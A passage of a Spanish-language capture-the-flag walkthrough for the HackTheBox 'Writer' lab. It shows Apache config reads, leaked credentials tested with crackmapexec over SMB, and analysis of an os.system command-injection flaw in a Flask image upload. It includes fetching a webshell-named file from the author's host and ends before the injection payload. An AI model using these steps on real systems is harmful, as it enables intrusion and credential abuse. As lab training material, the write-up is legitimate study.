





tomando ayuda de hacktools encontraamos que puede leer directorios de apache 2 como el directorio "/etc/apache2/apache2.conf



sin embargo tambien existe otro archivo de apache2 llamado 000-default.conf que tambien nos entrega información relevante
el cual se encuentra en la siguiente ruta /etc/apache2/sites-enabled/000-default.conf




aca encontramos varias rutas interesantes
por ejemplo que hay un virtual host para writer.htb , vamos al directorio /var/www/writer.htb/**writer.wsgi**




aca vemos una nota importante

# Import the __init__.py from the app folder
from writer import app as application
es decir debemos importar el __init__.py de la carpeta writer
recordemos que python toma las librerias de una carpeta por lo cual la carpeta writer y archivo ___init__.py deben existir probamos con burpsuite
/var/www/writer.htb/writer/__init__.py



encontramos un script que utiliza flask y mysql y analizando un poco mas el codigo encontramos




credenciales


admin:ToughPasswordToCrack

probamos con ssh y con el panel con el usuer jhon y kyle y nada pero con smb y con john si encontramos algo

crackmapexec smb 10.10.11.101 -u 'john' -p'ToughPasswordToCrack'



crackmapexec smb 10.10.11.101 -u 'john' -p'ToughPasswordToCrack' --shares




es raro porque no nos dice que permisos tenemos

analizamos un poco el archivo `__init__.py` lo traemos al pc

```
        return render_template(&#39;login.html&#39;)

@app.route(&#34;/logout&#34;)
def logout():
    if not (&#39;user&#39; in session):
        return redirect(&#39;/&#39;)
    session.pop(&#39;user&#39;)
    return redirect(&#39;/&#39;)

if __name__ == &#39;__main__&#39;:
    app.run(&#34;0.0.0.0&#34;)


    ~/machineshtb/Writer
```


identificamos varios &#34 los cambiamos por '




vemos una linea super interesante

```
        if request.form.get(';image_url';):
            image_url = request.form.get(';image_url';)
            if ';.jpg'; in image_url:
                try:
                    local_filename, headers = urllib.request.urlretrieve(image_url)
                    os.system(';mv {} {}.jpg';.format(local_filename, local_filename))
                    image = ';{}.jpg';.format(local_filename)
                    try:
                        im = Image.open(image)
```

esta llamando os.system que nos permite ejecutar comandos de sistema
podemos debuguear que hace la linea urlib con python3
python3




importamos la libreria y corremos esa linea de codigo, agregamos una url de prueba la mia local_filename, headers = urllib.request.urlretrieve(http://10.10.14.2:2000/phpwebshell.php.jpg)




aca llamo la variable local_filename y nos indica /tmp/tmpdqenl... ejecuto de nuevo


cambia el valor de tmp... tambien vemos en el codigo que se utiliza el comando mv y lo renombra por jpg del contenido de local_filename




la idea es abusar de os.system y de mv y hacer ; comando



